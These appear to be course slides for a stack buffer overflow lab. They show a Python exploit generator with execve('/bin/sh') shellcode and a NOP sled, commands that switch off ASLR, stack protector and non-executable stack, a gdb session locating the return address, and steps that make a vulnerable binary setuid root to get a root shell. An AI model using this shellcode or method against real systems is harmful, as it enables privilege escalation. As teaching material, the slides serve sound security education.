    /* You need to fill the buffer with appropriate contents here */

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

```

import sys
shellcode= (
    "\x31\xc0"    # xorl    %eax,%eax
    "\x50"        # pushl   %eax
    "\x68" "//sh"  # pushl   $0x68732f2f
    "\x68" "/bin"  # pushl   $0x6e69622f
    "\x89\xe3"    # movl    %esp,%ebx
    "\x50"        # pushl   %eax
    "\x53"        # pushl   %ebx
    "\x89\xe1"    # movl    %esp,%ecx
    "\x99"        # cdq
    "\xb0\x0b"    # movb    $0x0b,%al
    "\xcd\x80"    # int     $0x80
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode

#####
ret      = 0xAABBCcDD    # replace 0xAABBCcDD with the correct value
offset = 0               # replace 0 with the correct value

content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
#####
# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)

```

Lab1. Buffer Overflow (cont.)

Step 1. Turning off countermeasures

– Address Space Randomization

- `$ sudo sysctl -w kernel.randomize_va_space=0`

// Disable Randomization

– The StackGuard Protection Scheme

- `$ gcc -fno-stack-protector example.c`

– Non-Executable Stack

- For executable stack: `$ gcc -z execstack -o test test.c`
- For non-executable stack: `$ gcc -z noexecstack -o test test.c`

– Configuring /bin/sh

- `$ sudo ln -sf /bin/zsh /bin/sh`

Step 2. Finding the address of the inject code

```
$gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
```

```
$touch badfile
```

```
$gdb stack_dbg
```

```
(gdb)b bof ← see the name of the function in stack.c
```

```
(gdb)run
```

```
(gdb)p $ebp
```

```
$1 = (void *) 0xbfffeb48
```

```
(gdb)p &buffer
```

```
$2 = (char (*) [100]) 0xbfffeb28
```

```
(gdb) p/d 0xbfffeb48 - 0xbfffeb28
```

```
$3 = 32)
```

Return address = ebp + (32 + 4) = ebp + 36

Step 3. Edit exploit.c

- `/* Fill the return address file with a candidate entry point of the malicious code */`
`*((long *) (buffer + 36)) = 0xbfffeb38 + 0x80;`
- `/* Place the shellcode towards the end of the buffer */`
`memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));`

Step 4. Execute

```
$ sudo ln -sf /bin/zsh /bin/sh
```

```
$ gcc -DBUF_SIZE=N -o stack -z execstack -fno-stack-protector stack.c
```

```
$ sudo chown root stack
```

```
$ sudo chmod 4755 stack
```

```
$ gcc -o exploit exploit.c
```

```
$ ./exploit // create the badfile
```

```
$ ./stack // launch the attack by running the vulnerable program
```

```
# <---- You've got a root shell!
```

Summary

- Sometimes, programmers may make mistaken and fail to allocate sufficient amount of memory for the destination, so **more data will be copied to the destination than the amount of allocated space**. This will result in an overflow.
- **Countermeasures:** Safer function, Safer dynamic link library, Program static analyzer, Programming language, Compiler, Operating system, Hardware architecture

Q&A